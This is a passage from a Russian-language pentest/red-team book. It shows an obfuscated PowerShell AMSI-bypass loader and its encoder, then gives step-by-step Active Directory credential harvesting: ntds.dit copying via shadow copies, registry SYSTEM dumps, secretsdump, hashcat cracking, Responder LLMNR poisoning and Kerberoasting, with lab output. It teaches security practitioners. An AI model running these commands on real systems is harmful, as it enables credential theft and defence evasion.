    public static extern IntPtr LoadLibrary(string name);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize,
                                            uint flNewProtect, out uint lpflOldProtect);
}

```




Рис. 5.18. Сообщение Windows Defender при обнаружении скрипта

Теперь используем PowerShell-скрипт для загрузки DLL и выполнения целевой функции. Исходный сценарий, который работал на момент представления этой методики на конференции, уже легко обнаруживается AMSI (рис. 5.18).

```

function B-A
{
    if(-not ([System.Management.Automation.PSTypeName]"A").Type) {
        [Reflection.Assembly]::Load([Convert]::FromBase64String("DLL библиотека
        в BASE64")) | Out-Null
    }
}

```

```

        Write-Output "DLL has been reflected";
    }
[A]:::B()
}

```

Это происходит потому, что AMSI способен снять кодировку Base64. Но можно комбинировать методы обхода. К примеру, Base64 + XOR + Base64. Закодируем DLL с помощью следующего скрипта на Python:

```

#!/usr/bin/python3

import base64

with open("./AB.dll", "rb") as file:
    dll = file.read()

enc = base64.b64encode(dll)
encxor = bytes( [ 96^byte for byte in enc ] )
encenc = base64.b64encode(encxor)

print(encenc)

```

Тогда PowerShell-скрипт будет выглядеть следующим образом:

```

function A-B
{
    if(-not ([System.Management.Automation.PSTypeName]"A").Type) {
        $encenc = "Закодированная DLL библиотека"
        $enc = [Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($encenc))
        $dec=@()
        foreach($byte in [Text.Encoding]::UTF8.GetBytes($enc)) { $dec += $byte -bxor 96 }
        $u = [Text.Encoding]::UTF8.GetString($dec)
        [Reflection.Assembly]::Load([Convert]::FromBase64String($u)) | Out-Null
        Write-Output "DLL has been reflected"
    }
    [A]:::B()
}

```

Такой подход позволяет избежать детектирования (рис. 5.19).

Это очень полезная и удобная техника, позволяющая работать со скриптами, которые AMSI ранее блокировал.

```


PS C:\Users\root\Desktop> "amsiutils"
 строка:1 знак:1
 + "amsiutils"
 + ~~~~~
| Этот сценарий содержит вредоносное содержимое и был заблокирован антивирусным программным обеспечением
 +--> CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
 +--> FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\root\Desktop> .\qwe.ps1
PS C:\Users\root\Desktop> A-B
DLL has been reflected
PS C:\Users\root\Desktop> "amsiutils"
amsiutils

```

Рис. 5.19. Отключенный AMSI больше не реагирует на опасные строки

ГЛАВА 6



Поиск критически важных данных при атаке на домен

Для успешной атаки на Active Directory, захвата рабочих станций и перемещения по сети настоящему хакеру не обязательно владеть учетными данными пользователей. Но иногда без них не обойтись. А чтобы завладеть учеткой, нужно знать, где в сетях с Active Directory обычно хранятся пароли и как их оттуда добыть.

Работа с ntds.dit

Файл `ntds.dit` представляет собой базу данных, в которой хранится информация Active Directory, такая как сведения о пользователях, группах и членстве в группах. База также включает хеши паролей для всех пользователей в домене.

Первым делом хакеру следует получить копию файла `ntds.dit`. Он расположен на контроллере домена в директории `C:\Windows\NTDS\`. Но просто скопировать его не получится, т. к. этот файл постоянно используется EFS в Active Directory, и оператор (пентестер, редтимер, злоумышленник или исследователь) рискует получить следующее сообщение об ошибке (рис. 6.1).




Рис. 6.1. Ошибка копирования файла `ntds.dit`

Я расскажу о двух способах скопировать данный файл. Первый способ использует скрипт PowerShell, а второй — копирование с помощью встроенных средств Windows.

Скрипт Invoke-NinjaCopy (<https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-NinjaCopy.ps1>) позволяет копировать любые используемые службами Windows файлы, в том числе и ntds.dit. При этом скрипт не запускает посторонних служб и не внедряется в процессы или контекст System. Этот инструмент получает дескриптор диска, что дает ему право на чтение необработанного массива байтов всего тома. Затем скрипт анализирует структуру NTFS и ищет определенную сигнатуру. Таким образом определяет, где находится файл, и побайтово его копирует. Так можно читать даже файлы, которые блокирует LSASS (рис. 6.2).

```
PS C:\> .\Invoke-NinjaCopy.ps1
PS C:\> Invoke-NinjaCopy -path c:\Windows\NTDS\ntds.dit -verbose -localdestination c:\ntds.dit
ПОДРОБНО: PowerShell ProcessID: 1672
ПОДРОБНО: Calling Invoke-MemoryLoadLibrary
ПОДРОБНО: Getting basic PE information from the file
ПОДРОБНО: Allocating memory for the PE and write its headers to memory
ПОДРОБНО: Getting detailed PE information from the headers loaded in memory
ПОДРОБНО: StartAddress: 374771482624 EndAddress: 374771634176
ПОДРОБНО: Copy PE sections in to memory
ПОДРОБНО: Update memory addresses based on where the PE was actually loaded in memory
ПОДРОБНО: Import DLL's needed by the PE we are loading
ПОДРОБНО: Done importing DLL imports
ПОДРОБНО: Update memory protection flags
ПОДРОБНО: Calling dllmain so the DLL knows it has been loaded
ПОДРОБНО: Calling StealthReadFile in DLL
ПОДРОБНО: Read 5242880 bytes. 15745024 bytes remaining.
ПОДРОБНО: Read 5242880 bytes. 10502144 bytes remaining.
ПОДРОБНО: Read 5242880 bytes. 5259264 bytes remaining.
ПОДРОБНО: Read 5242880 bytes. 16384 bytes remaining.
ПОДРОБНО: Read 16384 bytes. 0 bytes remaining.
ПОДРОБНО: Done unloading the libraries needed by the PE
ПОДРОБНО: Calling dllmain so the DLL knows it is being unloaded
ПОДРОБНО: Done!
```

Рис. 6.2. Копирование файла с помощью Invoke-NinjaCopy

Плюс ко всему данный скрипт написан на PowerShell, поэтому запускается из памяти, что позволяет избежать его сохранения на диск.

Второй способ — теневое копирование. Для этого используется установленный в Windows инструмент vssadmin (рис. 6.3). Сначала следует создать теневую копию с помощью следующей команды:

```
> vssadmin create shadow /for=C:
```

```
C:\>vssadmin create shadow /for=C:
vssadmin 1.1 - Программа командной строки для администрирования службы теневого копирования томов
(С) Корпорация Майкрософт (Microsoft Corporation), 2001-2013.

Успешно создана теневая копия для "C:\"
ID теневой копии: {1d728434-fc4a-4803-9938-c27dc18142c5}
Имя тома теневой копии: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
```

Рис. 6.3. Создание теневой копии с помощью vssadmin

А теперь можно копировать оттуда никем не используемый файл ntds.dit (рис. 6.4).

```
> copy \\?\GLOBALROOT\Device\[имя тома теневой копии]\windows\ntds\ntds.dit C:\ntds.dit
```

```
C:\>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\ntds\ntds.dit C:\ntds.dit
Скопировано файлов: 1.
```

Рис. 6.4. Копирование ntds.dit

Таким образом, файл ntds.dit можно скопировать двумя разными способами. Но он зашифрован, и, чтобы его прочитать, необходим файл SYSTEM, получить который можно также несколькими способами. К примеру, из той же теневой копии (рис. 6.5):

```
> copy \\?\GLOBALROOT\Device\[имя тома теневой копии]\windows\system32\config\system
C:\system
```

или из реестра (рис. 6.6):

```
> reg save hklm\system C:\sys
```

```
C:\>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\system32\config\system C:\system
Скопировано файлов: 1.
```

Рис. 6.5. Копирование файла system из теневой копии

```
C:\>reg save hklm\system C:\sys
Операция успешно завершена.
```

Рис. 6.6. Получение файла system из реестра

Теперь у оператора есть необходимые файлы, и он может перенести их к себе на машину для дальнейших работ, точнее для извлечения информации и взлома хешей паролей. Но сначала следует удалить теневую копию (рис. 6.7).

```
> vssadmin delete shadows /shadow=[ID теневой копии]
```

```
C:\>vssadmin delete shadows /shadow={1d728434-fc4a-4803-9938-c27dc18142c5}
vssadmin 1.1 - Программа командной строки для администрирования службы теневого копирования томов
(С) Корпорация Майкрософт (Microsoft Corporation), 2001-2013.

Вы действительно хотите удалить теневые копии (1)? (Д/Н): [Н] д

Успешно удалены теневые копии (1).
```

Рис. 6.7. Удаление теневой копии

Извлечь хеши можно с помощью скрипта secretsdump, входящего в пакет impacket (<https://github.com/SecureAuthCorp/impacket>, рис. 6.8).

```
## secretsdump.py -system ./system -ntds ./ntds.dit LOCAL
```

Для взлома NTLM-хешей можно использовать hashcat. Сохраним их в файл и отправим на перебор (рис. 6.9, 6.10).

```
hashcat -a 0 -m 1000 ntlm.hashes dict.txt
```

Так мы получим некоторые пароли в открытом виде.

```
./tmp# secretsdump.py -system ./system -ntds ./ntds.dit LOCAL
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Target system bootKey: 0x67b61535c40fa07b353a9fdf77bae93
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: c6569b6173a2f40e7b8a1a9614f38e5a
[*] Reading and decrypting hashes from ./ntds.dit
Администратор:500:aad3b435b51404eeaad3b435b51404ee:93aa64b7d73074afa66efe7212ea9ed5:::
Гость:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
root:1001:aad3b435b51404eeaad3b435b51404ee:259745cb123a52aa2e693aaacca2db52:::
DC1$:1002:aad3b435b51404eeaad3b435b51404ee:21b31d757b3219663e04e9cb8cd82951:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7d30c92f0af96336fb0d70dad8f92b39:::
tdomain.dom\alex:1105:aad3b435b51404eeaad3b435b51404ee:8c7dcc51a3fc77a031ffbc2f3cd619e:::
tdomain.dom\vivo:1109:aad3b435b51404eeaad3b435b51404ee:8c2e66ee681274c73e1a21518a0d16e4:::
tdomain.dom\jenny:1110:aad3b435b51404eeaad3b435b51404ee:cda6cc99ecb42ea66b160002eb907cf4:::
tdomain.dom\admin_sql:1112:aad3b435b51404eeaad3b435b51404ee:804a133b16859ae11b69ed21d794dd4a3:::
tdomain.dom\roman:1115:aad3b435b51404eeaad3b435b51404ee:ae491d078a9daca1908430d28d0c7ce5:::
WIN-CLIENT$:1118:aad3b435b51404eeaad3b435b51404ee:c9c5c89ab17485e7297fc0bd6aa8b717:::
[*] Kerberos keys from ./ntds.dit
Администратор:aes256-cts-hmac-sha1-96:1151292d190486a049ebf63f5f209a1f8e5f2ef9c86db119f811128d5560750
Администратор:aes128-cts-hmac-sha1-96:e72678e0fc6b19ce74aa3c423770086a
Администратор:des-cbc-md5:157375d9b02fa898
DC1$:aes256-cts-hmac-sha1-96:bc3a7db45d05b3874dd3cd7711cc4ff62601649471094cfacab5cd33a9c3c89fe
DC1$:aes128-cts-hmac-sha1-96:1b67513c59b38abbfa0e54c42f4b584e
DC1$:des-cbc-md5:dai01ab575d3de3
krbtgt:aes256-cts-hmac-sha1-96:24b8bad8e04a47598c29d297a066f7f4d3697a66ec2195be50fa846ca7eb6526
krbtgt:aes128-cts-hmac-sha1-96:41fbdaaff9ff73fc4204055b3d9db8136
krbtgt:des-cbc-md5:86fb3c4154fd5f2
tdomain.dom\alex:aes256-cts-hmac-sha1-96:dc445d49e773a6578b2e5de1a8a096e62ee89e4903999bc1af6b7aa6a5f72fb7
tdomain.dom\alex:aes128-cts-hmac-sha1-96:de5d9323f11199b2a540ec403430d7da
tdomain.dom\alex:des-cbc-md5:7c5d94fd5fd384f
tdomain.dom\vivo:aes256-cts-hmac-sha1-96:bf9cddd4fec7724406b0c88bee5a83b03cc48f99c22c72782d2b2fe4af57327bc
tdomain.dom\vivo:aes128-cts-hmac-sha1-96:8494629b7f126d939e6e59050522112
tdomain.dom\vivo:des-cbc-md5:f1e6b39cbcbe159d
tdomain.dom\jenny:aes256-cts-hmac-sha1-96:f253411a3280c59cd56f8d7ef423a5aad4380de0dc8b3b7d7deffe85f42df6f1
tdomain.dom\jenny:aes128-cts-hmac-sha1-96:e04bfef1e9dcc646975dbfe9af85020f
tdomain.dom\jenny:des-cbc-md5:269d0862df4feaad
tdomain.dom\admin_sql:aes256-cts-hmac-sha1-96:6754a243c1dd1220f9444ba2ba55b09f319cd6e2f59dd64eb1574489c06f1f72
tdomain.dom\admin_sql:aes128-cts-hmac-sha1-96:8c755712504a394512f2333a29c64b3c
tdomain.dom\admin_sql:des-cbc-md5:0dc816e364f42a79
tdomain.dom\roman:aes256-cts-hmac-sha1-96:16759a7c8c18976c1f3ddcf6200e5c7ce74877ce6eb62d4aa0cf37da55cd59c4
tdomain.dom\roman:aes128-cts-hmac-sha1-96:b7e8ec4dcceb8168ab48e383801c30849
tdomain.dom\roman:des-cbc-md5:0de3d619fd68a16e
WIN-CLIENT$:aes256-cts-hmac-sha1-96:99c0b2eab233ef8b947f86e77fa3cad092d3a2bce298148bc8f10ced8053b8d
WIN-CLIENT$:aes128-cts-hmac-sha1-96:3fc288d553df6b94d55fc8608b6811e
WIN-CLIENT$:des-cbc-md5:46616ee3fb64dc9b
[*] Cleaning up...
```

Рис. 6.8. Использование secretsdump для извлечения хешей

```
./tmp# cat ntlm.hashes
Администратор:500:aad3b435b51404eeaad3b435b51404ee:93aa64b7d73074afa66efe7212ea9ed5:::
Гость:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
root:1001:aad3b435b51404eeaad3b435b51404ee:259745cb123a52aa2e693aaacca2db52:::
DC1$:1002:aad3b435b51404eeaad3b435b51404ee:21b31d757b3219663e04e9cb8cd82951:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7d30c92f0af96336fb0d70dad8f92b39:::
tdomain.dom\alex:1105:aad3b435b51404eeaad3b435b51404ee:8c7dcc51a3fc77a031ffbc2f3cd619e:::
tdomain.dom\vivo:1109:aad3b435b51404eeaad3b435b51404ee:8c2e66ee681274c73e1a21518a0d16e4:::
tdomain.dom\jenny:1110:aad3b435b51404eeaad3b435b51404ee:cda6cc99ecb42ea66b160002eb907cf4:::
tdomain.dom\admin_sql:1112:aad3b435b51404eeaad3b435b51404ee:804a133b16859ae11b69ed21d794dd4a3:::
tdomain.dom\roman:1115:aad3b435b51404eeaad3b435b51404ee:ae491d078a9daca1908430d28d0c7ce5:::
WIN-CLIENT$:1118:aad3b435b51404eeaad3b435b51404ee:c9c5c89ab17485e7297fc0bd6aa8b717:::
```

Рис. 6.9. Файл с хешами

```
31d6cfe0d16ae931b73c59d7e0c089c0:  
259745cb123a52aa2e693aaacca2db52:12345678  
8c2e66ee681274c73e1a21518a0d16e4:bart1979!  
8c7dccc51a3fc77a031ffbc2f3cd619e:Bridge543  
cda6cc99ecb42ea66b160002eb907cf4:Jin1989  
804a133b16859ae11b69ed21d794dda3:SuperPassword9  
ae491d078a9daca1908430d28d0c7ce5:UIas1357  
Approaching final keyspace - workload adjusted.  
  
93aa64b7d73074afa66fe7212ea9ed5:ZXcvbn123
```

Рис. 6.10. Результат работы hashcat

Получение данных аутентификации без взаимодействия с LSASS

Конечно, для получения хешей пользовательских паролей можно использовать mimikatz, но сделать это без привлечения процесса LSASS нельзя, т. к. mimikatz достает данные непосредственно из памяти этого процесса.

В системе Windows NetNTLM — это протокол запроса-ответа, используемый там, где Kerberos не поддерживается. При обычной атаке оператор может активировать NetNTLMv2 в качестве клиентской аутентификации, а затем попробовать пройти проверку подлинности на своем подставном сервере, чтобы перехватить и проанализировать запрос от клиента.

Но использовать сеть — не всегда хорошая идея. Избежать этого нам поможет SSPI — программный интерфейс в Microsoft Windows между приложениями и провайдерами безопасности. Оператор может локально вызвать процедуру метода аутентификации NTLM из приложения пользовательского режима через SSPI. Это позволит вычислить ответ NetNTLM в контексте вошедшего в систему пользователя.

Сделать это можно с помощью инструмента InternalMonologue:

<https://github.com/eladshamir/Internal-Monologue/blob/master/InternalMonologueExe/bin/Release/InternalMonologue.exe>.

Он обладает широким спектром возможностей, как и множеством вариантов запуска (рис. 6.11).

Пример атаки Downgrade с помощью этого инструмента и Cobalt Strike показан на рис. 6.12. Таким способом вполне реально получить NetNTLMv2-хеш пользователя, под которым выполнена атака.

Для взлома NetNTLMv2-хеша также можно использовать hashcat (рис. 6.13, 6.14).

```
hashcat -a 0 -m 5600 NetNTLMv2.hashes dictionary.txt
```

Эта атака выполняется более скрытно по сравнению с использованием mimikatz, поскольку в данном случае нет необходимости загружать код в защищенный процесс или выгружать память из него. Так как NetNTLMv2-хеш становится доступен

в результате взаимодействия с локальным SSPI, сетевой трафик не регистрируется. А значит, в атакуемой системе остается меньше следов.

LLMNR/NBT-NS Poisoning

В инфраструктуре Active Directory работа с именами хостов организована с использованием трех протоколов: DNS, LLMNR и NetBIOS. Все три обеспечивают взаимодействие с удаленной машиной по ее имени, так же как и по адресу. Если клиент Windows не может найти в сети имя определенного хоста с использованием DNS, он выполнит запрос с помощью протокола Link-Local Multicast Name Resolution (LLMNR). Если и здесь он потерпит неудачу, то будет выполнен запрос NetBIOS.

Различие между этими протоколами заключается в следующем. В случае с DNS запрос адреса по имени будет направлен на сервер, в то время как протоколы LLMNR и NetBIOS выполняют широковещательную рассылку в локальной сети, и хост, чье имя запрашивается, должен ответить. При этом, в отличие от NetBIOS, LLMNR способен работать с IPv6-адресами.

Оператор может прослушивать широковещательные рассылки LLMNR (UDP/5355) или NBT-NS (UDP/137) и отвечать на них, как будто ему известно местоположение запрошенного узла.

Таким образом, полная цепь атаки выглядит так (рис. 6.15):

1. Пользователь вместо \\printserver по ошибке обращается к \\pintserver.
2. DNS-сервер сообщает, что не имеет такой записи.




Рис. 6.15. Схема атаки LLMNR Poisoning

3. Клиент автоматически совершают широковещательный запрос.
4. Оператор отвечает на него, представляясь несуществующим сервером.
5. Клиент передает аутентификационную информацию оператору.

На практике оператору нужен всего лишь один инструмент — Responder, которому следует указать только сетевой интерфейс (рис. 6.16).

```
:/tmp# responder -I vmnet8

[+] Poisoners:
    LLMNR [ON]
    NBT-NS [ON]
    DNS/MDNS [ON]

[+] Servers:
    HTTP server [ON]
    HTTPS server [ON]
    WPAD proxy
    Auth proxy
    SMB server [ON]
    Kerberos server [ON]
    SQL server [ON]
    FTP server [ON]
    IMAP server [ON]
    POP3 server [ON]
    SMTP server [ON]
    DNS server [ON]
    LDAP server [ON]
    RDP server [ON]
```

Рис. 6.16. Запуск Responder для LLMNR Poisoning

Успешно выполненная атака будет выглядеть так, как показано на рис. 6.17.

Так оператор может узнать NetNTLMv2-хеши паролей пользователей. Как их взламывать, уже разобрано ранее.

```
[SMB] NTLMv2-SSP Client : 192.168.226.137
[SMB] NTLMv2-SSP Username : TDOMAIN\Администратор
[SMB] NTLMv2-SSP Hash   : Администратор::TDOMAIN:050f780ced0e2da8:4C3CB97C69AA0A6BFBDAAF819B7CD
10046005600400140053004D00420033002E006F00630061006C0003003400570049004E002D0050005200480034
9020106000400020000000008003000300000000000000000000000000000000000000000000000000000000000000000000
000
[*] [LLMNR] Poisoned answer sent to 192.168.226.137 for name qwerty
[*] Skipping previously captured hash for TDOMAIN\Администратор
```

Рис. 6.17. Результат успешной атаки LLMNR Poisoning

Kerberoasting

Реализация протокола Kerberos в Windows использует имена участников службы (SPN) для определения того, какую учетную запись задействовать для шифрования билета службы. В Active Directory существует два варианта SPN: SPN на основе хоста, и произвольные SPN. Первый вариант SPN связан с учетной записью компьютера домена, а второй обычно (но не всегда) — с учеткой пользователя домена.

В документации Microsoft написано буквально следующее: «*Когда в Active Directory создается новая учетная запись компьютера, для встроенных служб автоматически создаются имена участников-служб. В действительности имена участников-служб создаются только для службы HOST, а все встроенные службы используют имя участника-службы HOST*». Но т. к. пароль учетной записи компьютера по умолчанию случайный и меняется каждые 30 дней, оператор в контексте данной атаки, как правило, не обращает внимания на имена SPN на основе хоста.

Произвольные имена участников-служб также могут быть зарегистрированы для учетных записей пользователей домена. Например, учетная запись службы, которая управляет несколькими экземплярами MSSQL. Таким образом, учетная запись пользователя по умолчанию будет иметь SPN <mssqlSvc/HOST:PORT> для каждого экземпляра MSSQL, для которого она зарегистрирована. Эта учетная запись хранится в атрибуте ServicePrincipalName профиля пользователя.

Как следует из специфики работы Kerberos, любой пользователь может запросить TGS для любой службы, имеющей зарегистрированное SPN для учетной записи пользователя или компьютера в Active Directory. Таким образом, зная учетные данные любого пользователя домена и SPN учетных записей из домена, оператор может запросить TGS от имени пользователя для данных экземпляров SPN. А взломав TGS, узнать пароли от этих учетных записей (рис. 6.18).




Рис. 6.18. Схема атаки Kerberoasting

Выполнить атаку можно как удаленно, так и при наличии непосредственного доступа к системе. Но для начала нужно получить все SPN из системы. Если есть доступ, следует использовать встроенное решение setspn (рис. 6.19).

```
setspn -T [домен] -Q /*
```

```
C:\Users\r00t\Desktop>setspn -T tdomain.dom -Q /*  
Проверка домена DC=tdomain,DC=dom  
CN=DC1,OU=Domain Controllers,DC=tdomain,DC=dom  
Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/DC1.tdomain.dom  
ldap/DC1.tdomain.dom/ForestDnsZones.tdomain.dom  
ldap/DC1.tdomain.dom/DomainDnsZones.tdomain.dom  
DNS/DC1.tdomain.dom  
GC/DC1.tdomain.dom/tdomain.dom  
RestrictedKrbHost/DC1.tdomain.dom  
RestrictedKrbHost/DC1  
RPC/1cdbc28e-d83e-4f6f-b028-cdb0b05f33a1._msdcs.tdomain.dom  
HOST/DC1/TDOMAIN  
HOST/DC1.tdomain.dom/TDOMAIN  
HOST/DC1  
HOST/DC1.tdomain.dom  
HOST/DC1.tdomain.dom/tdomain.dom  
E3514235-4B06-11D1-AB04-00C04FC20CD2/1cdbc28e-d83e-4f6f-b028-cdb0b05f33a1/tdomain.dom  
ldap/DC1/TDOMAIN  
ldap/1cdbc28e-d83e-4f6f-b028-cdb0b05f33a1._msdcs.tdomain.dom  
ldap/DC1.tdomain.dom/TDOMAIN  
ldap/DC1  
ldap/DC1.tdomain.dom  
ldap/DC1.tdomain.dom/tdomain.dom  
CN=krbtgt,CN=Users,DC=tdomain,DC=dom  
kadmin/changepw  
CN=SQL admin,CN=Users,DC=tdomain,DC=dom  
DC1/admin_sql.tdomain.dom  
CN=win-client,CN=Computers,DC=tdomain,DC=dom  
Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/win-client.tdomain.dom  
wSMAN/win-client  
wSMAN/win-client.tdomain.dom  
RestrictedKrbHost/wIN-CLIENT  
HOST/wIN-CLIENT  
RestrictedKrbHost/win-client.tdomain.dom  
HOST/win-client.tdomain.dom  
Найдено существующее SPN.
```

Рис. 6.19. Получение SPN с помощью setspn

Указанным способом мы получаем SPN пользователя SQL admin, а это означает, что он уязвим к такой атаке. Локально получить билет можно с помощью Rubeus (рис. 6.20).

Для удаленного получения SPN и билета необходимы учетные данные любого пользователя домена (рис. 6.21).

```
 GetUserSPNs.py -request -dc-ip [адрес] [домен]/[пользователь]
```

Для взлома используется hashcat (рис. 6.22).

```
hashcat -a 0 -m 13100 krb5.hashes dict.txt
```

Kerberoasting можно также выполнить, перехватив сетевой трафик и захватив билеты Kerberos TGS в случае MITM.

```
C:\Users\root\Desktop>Rubeus.exe kerberoast

[!] Rubeus v1.5.0 - Python Kerberos Authentication Cracker
[!] http://www.secusec.de/rubeus

[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]           Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
[*] Searching the current domain for Kerberoastable users
[*] Total kerberoastable users : 1

[*] SamAccountName      : admin_sql
[*] DistinguishedName   : CN=SQL_admin,CN=Users,DC=tdomain,DC=dom
[*] ServicePrincipalName : DC1/admin_sql.tdomain.dom
[*] PwdLastSet          : 14.03.2020 8:22:44
[*] Supported ETypes    : RC4_HMAC_DEFAULT
[*] Hash                : $krb5tgs$235*admin_sql$tdomain.dom$DC1/admin_sql.tdomain.dom$11D39200261332B44E
F1BCB06DC0721ASBF0A682C5EC78EB7941C43192D6EEE31038481E15B447CBFC9E9DA1607547050
A230B04F536DF4DE46E10572401842F6E13ACC453E1A4D4CFB0846ADAB103F16AC2DAE97AA590FD
646404397DB34FEF09D759DED0538254AEF84369C18ADAE7A326A6ED32EC2CE3921B08AB
7C061D663AFA1A7779C9C10B57080D53E3FAAEF4BF14624F978929F02EFFDDF9EFOE8B2040F0A3F330
C68A2F67D402E9679C8004CE85344E25B6743E94322DEFCC1FD81A25F26F110438CA0F1DE98
22145B5F9C5B72C30D73A3B16E0DABE7A863C90642FF406C94449FFEO65653F8BBA8DD82CF5BC3
9A30956D8044AC5B6814BFC45E5E87648C641076583836F63085755C23BD3F988EB00C848ED8
03180C617AF1A1C57652D0547F909A05671D5852FF0791AB55F06FF2351C3073CC22512AEFA778
C9B49C4CA926470806FC9FD3F8D66A9C98CF466BF75CF26049CFE7B10604596931A864978E4C7A6
96FA50281C9983147C4D60A98355CF6FAZC7400D4B009E24773787C3E60A5A58F996DF5FBDB25E1
D89167DE0C2AD17692E09F034D22A7F20013056D5C74DCBAC07D09DDB725D392AEB167A9CBB00C
3E0EDDF74E9FBC0D260B159FA8418E46694D46011DF4C8BFA2774EB2BAB5998DFA58A3092BE991F3
A564EEA5804FC0D4361386354C26325F39A36B5D456E2066FC5181CFB9E1194EFB02F512ATCB78F
3BDOBE23E06DF61C1CFD58B7862F592E2FDBA813CD7C4FBF2952FC69B820807C633409428812110D3
477D72E7C6F2B2764D810F888AFAABB9EFE3583CF7052DE7548A7EA184615A473EE406126DE09E2D
3E1DE0287CD9F312A028818890149F5462514D6ED89D16CBE2EE943A96C01B1BDAF76E45084080
5862449CB08301F2C2082A5C8F5F0535CD286514046DE28DE353191C6B6E4F2F3A058DABBB5C689D
350FC9AFAB98D050E6F68E075C84B627C7538F8FB54CC696B78D1848457A7EFS0784535D3EE7763
5AE45DF8A502D75532A1F7EAE8AAFB68E4C8AAC3280CCDC96E1B33C2526807F6059841A30173B
